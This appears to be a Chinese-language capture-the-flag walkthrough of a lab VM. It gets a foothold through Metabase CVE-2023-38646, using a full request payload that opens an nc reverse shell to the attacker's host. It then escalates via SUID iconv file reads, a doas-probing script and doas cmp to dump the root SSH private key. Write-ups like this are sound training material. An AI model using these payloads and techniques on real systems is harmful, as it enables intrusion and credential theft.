

## 端口扫描

```
22/tcp    open  ssh
80/tcp    open  http
3000/tcp  open  ppp
```

## 80端口




没有什么信息直接看3000端口


## CVE-2023-38646



metabase, 先注册个帐号先。



版本是0.46.6。找到漏洞 1. [CVE-2023-38646](#)



"setup-token": "5afdd49b-968f-4bc6-ab9d-5b1ceb24155a"

```
POST /api/setup/validate HTTP/1.1
Host: 192.168.56.119:3000
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/115.0.5790.110 Safari/537.36
Connection: close
Cache-Control: max-age=0
Content-Type: application/json
Content-Length: 739
```

```
{
  "token": "5afdd49b-968f-4bc6-ab9d-5b1ceb24155a",
  "details": {
    "is_on_demand": false,
    "is_full_sync": false,
    "is_sample": false,
    "cache_ttl": null,
    "refingerprint": false,
    "auto_run_queries": true,
    "schedules": {},
    "details": {
      "db": "zip:/app/metabase.jar!/sample-
database.db;MODE=MSSQLServer;",
      "advanced-options": false,
      "ssl": true,
      "init": "CREATE TRIGGER shell3 BEFORE SELECT ON INFORMATION_SCHEMA.TABLES AS
$$//javascript\u000A\u0009java.lang.Runtime.getRuntime().exec('nc
192.168.56.117 4567 -e sh')\u000A$$"
    },
    "name": "an-sec-research-team",
    "engine": "h2"
  }
}
```

```
tao@kali [~] → nc -lvnp 4567
listening on [any] 4567 ...
connect to [192.168.56.117] from (UNKNOWN) [192.168.56.119] 35619
id
uid=2000(metabase) gid=2000(metabase) groups=2000(metabase),2000(metabase)
```

```
ls -al
total 88
drwxr-xr-x  1 root    root    4096 Dec 30 16:42 .
drwxr-xr-x  1 root    root    4096 Dec 30 16:42 ..
-rwxr-xr-x  1 root    root      0 Dec 30 16:42 .dockerenv
drwxr-xr-x  1 root    root    4096 Jun 29 2023 app
drwxr-xr-x  1 root    root    4096 Jun 29 2023 bin
drwxr-xr-x  5 root    root     320 Jan 14 03:47 dev
drwxr-xr-x  1 root    root    4096 Dec 30 16:42 etc
drwxr-xr-x  1 root    root    4096 Dec 30 16:42 home
drwxr-xr-x  1 root    root    4096 Jun 14 2023 lib
drwxr-xr-x  5 root    root    4096 Jun 14 2023 media
drwxr-xr-x  2 metabase metabase 4096 Jan  1 14:47 metabase.db
drwxr-xr-x  2 root    root    4096 Jun 14 2023 mnt
drwxr-xr-x  1 root    root    4096 Jun 15 2023 opt
drwxrwxrwx  1 root    root    4096 Jan 14 03:47 plugins
dr-xr-xr-x 254 root    root      0 Jan 14 03:47 proc
drwx----- 1 root    root    4096 Dec 30 16:54 root
drwxr-xr-x  2 root    root    4096 Jun 14 2023 run
drwxr-xr-x  2 root    root    4096 Jun 14 2023 sbin
drwxr-xr-x  2 root    root    4096 Jun 14 2023 srv
dr-xr-xr-x 13 root    root      0 Jan 14 03:47 sys
drwxrwxrwt  1 root    root    4096 Jan 14 03:48 tmp
drwxr-xr-x  1 root    root    4096 Jun 29 2023 usr
drwxr-xr-x  1 root    root    4096 Jun 14 2023 var
```

在一个docker内,有SUID

```
b6683e052db4:/tmp$ find / -perm -4000 2>/dev/null
/usr/bin/iconv
```

可以使用iconv任意读文件, 读个flag先

```
b6683e052db4:/tmp$ /usr/bin/iconv -f UTF-8 -t UTF-8 /root/user.txt
flag{user-76eb20838e44a9ef2f72a763632ef061}
b6683e052db4:/tmp$
```

拿到user flag, 继续收集一些信息

```
/bin/sh: can't access tty; job control turned off
b6683e052db4:/tmp$ cat /etc/passwd
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
```

```

mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
cyrus:x:85:12:./usr/cyrus:/sbin/nologin
vpopmail:x:89:89:./var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:./:/sbin/nologin
metabase:x:2000:2000:NIYPNws7LXUEhwXF:/home/metabase:/bin/ash

```

尝试docker逃逸失败，只拿到NIYPNws7LXUEhwXF这个，然后观察80端口，go deeper 尝试用更大的字典扫一下目录

```

tao@kali [~] → feroxbuster -u http://192.168.56.119 -w
/usr/share/wordlists/dirbuster/directory-list-2.3-big.txt -t 150 -T 3 --no-
state


```

```


404 GET 7L 11w 146c Auto-filtering found 404-like response and created new filter; toggle off with
--dont-filter
403 GET 7L 9w 146c Auto-filtering found 404-like response and created new filter; toggle off with
--dont-filter
200 GET 84L 205w 2315c http://192.168.56.119/
301 GET 7L 11w 162c http://192.168.56.119/_t26154829-5 => http://192.168.56.119/_t26154829-5/
[#>-----] - 16s 130363/2547638 5m found:2 errors:0
[#>-----] - 16s 120897/1273819 7756/s http://192.168.56.119/

```


拿到一个目录\_t26154829-5 😊



输入passwd进入 NIYPNWs7LXUEhwXF



随便输入一个127.0.0.1




需要域名中包含 .meta.dsz

构造 http://192.168.56.117:1234/a.meta.dsz

```
listening on [any] 1234 ...
connect to [192.168.56.117] from (UNKNOWN) [192.168.56.119] 56462
GET /a.meta.dsz HTTP/1.1
Host: 192.168.56.117:1234
Authorization: Basic d2VsY29tZTp0UGtBMnNMbmJRNEVPV3l6
Accept: */*
```

得到一个凭据,可以直接ssh



```
tao@kali [~] → ssh welcome@192.168.56.119
welcome@192.168.56.119's password:

welcome

Meta:~$ id
uid=1000(welcome) gid=1000(welcome) groups=1000(welcome)
Meta:~$
```

```
Meta:~$ find / -perm -4000 2>/dev/null
/tmp/sh
/bin/bbsuid
/usr/bin/doas
```

尝试利用 `/tmp/sh` 和 `bbsuid` 无果，于是暴力探测doas的命令

```
#!/bin/bash

GREEN='\033[0;32m'
RED='\033[0;31m'
YELLOW='\033[1;33m'
NC='\033[0m' # No Color

echo -e "${YELLOW}[*] 开始 Doas 智能扫描...${NC}"
echo -e "${YELLOW}[*] 原理: timeout <time> doas -n <cmd> (捕获报错文本而非退出码)${NC}"
echo "-----"

DIRS="/usr/bin /bin /usr/sbin /sbin"
```

```

HIGH_VALUE="cmp find vim vi less awk sed cp mv python python3 perl ruby php
nmap zip tar gdb man git nano more wget curl openssl systemctl service"
check_bin() {
    local cmd_path=$1
    local bin_name=$(basename "$cmd_path")
    output=$(timeout 0.1s doas -n "$cmd_path" 2>&1)

    if [[ "$output" == *"Authorization required"* ]]; then
        :
    elif [[ "$output" == *"Operation not permitted"* ]]; then
        :
    elif [[ "$output" == *"doas: "* ]] && [[ "$output" != *"missing operand"*
]]; then
        :
    else
        echo -e "${GREEN}[+] 发现潜规则! -> $cmd_path${NC}"
        echo -e "    ${YELLOW}回显样本: ${output:0:60}...${NC}"
    fi
}

echo -e "${YELLOW}[*] 正在扫描常见 GTFOBins 列表...${NC}"
for val in $HIGH_VALUE; do
    fullpath=$(which $val 2>/dev/null)
    if [ -n "$fullpath" ]; then
        check_bin "$fullpath"
    fi
done

echo "-----"

echo -e "${YELLOW}[*] 正在扫描 /usr/bin 和 /bin 下的所有可执行文件（可能较
慢）...${NC}"
for d in $DIRS; do
    if [ -d "$d" ]; then
        for f in "$d"/*; do
            if [ -x "$f" ] && [ -f "$f" ]; then
                check_bin "$f"
            fi
        done
    fi
done

echo "-----"
echo -e "${YELLOW}[*] 扫描结束。${NC}"

```

```

Meta:~$ sh a.sh
[*] 开始 Doas 智能扫描...
[*] 原理: timeout <time> doas -n <cmd> (捕获报错文本而非退出码)
-----
[*] 正在扫描常见 GTF0Bins 列表...
[+] 发现潜规则! -> /usr/bin/cmp
回显样本: BusyBox v1.37.0 (2025-11-21 22:40:56 UTC) multi-call binary....
-----
[*] 正在扫描 /usr/bin 和 /bin 下的所有可执行文件 (可能较慢)...
[+] 发现潜规则! -> /usr/bin/cmp
回显样本: BusyBox v1.37.0 (2025-11-21 22:40:56 UTC) multi-call binary....
-----
[*] 扫描结束。

```

doas执行cmp

```

Meta:~$ doas /usr/bin/cmp -l /root/.ssh/id_ed25519 /dev/zero | while read _
oct _; do printf "\\$oc
t"; done
cmp: EOF on /root/.ssh/id_ed25519
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbUUAUAAAEbm9uZQAAAAAAAAABAAAAMwAAAAAtzc2gtZW
QyNTUxOQAAACB0yR8jMxEBxbwYWrDW+ozQrBbZ0c0WZxh4MPVngjRfrwAAAJBoCUTlaAlE
5QAAAAAtzc2gtZWQyNTUxOQAAACB0yR8jMxEBxbwYWrDW+ozQrBbZ0c0WZxh4MPVngjRfrw
AAAEcQwfHdqWeyCNBnSseB6RD608XQ+rqL00UYSDVXj6I3ZU7JHyMzEQHFvBhasNb6jNCs
FtnRzRZnGHgw9WeCNF+vAAAACXJvb3RATWV0YQECAwQ=
-----END OPENSSH PRIVATE KEY-----

```

拿到root私钥

```

Meta:~$ nano aaa
Meta:~$ chmod 600 aaa
Meta:~$ ssh -i aaa root@127.0.0.1

Welcome

Meta:~# id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(dis
floppy),20(dialout),26(tape),27(video)
Meta:~# cat /root/root.txt
flag{root-7c577b6ec894f1a5ce0a5800d361a962}
Meta:~#

```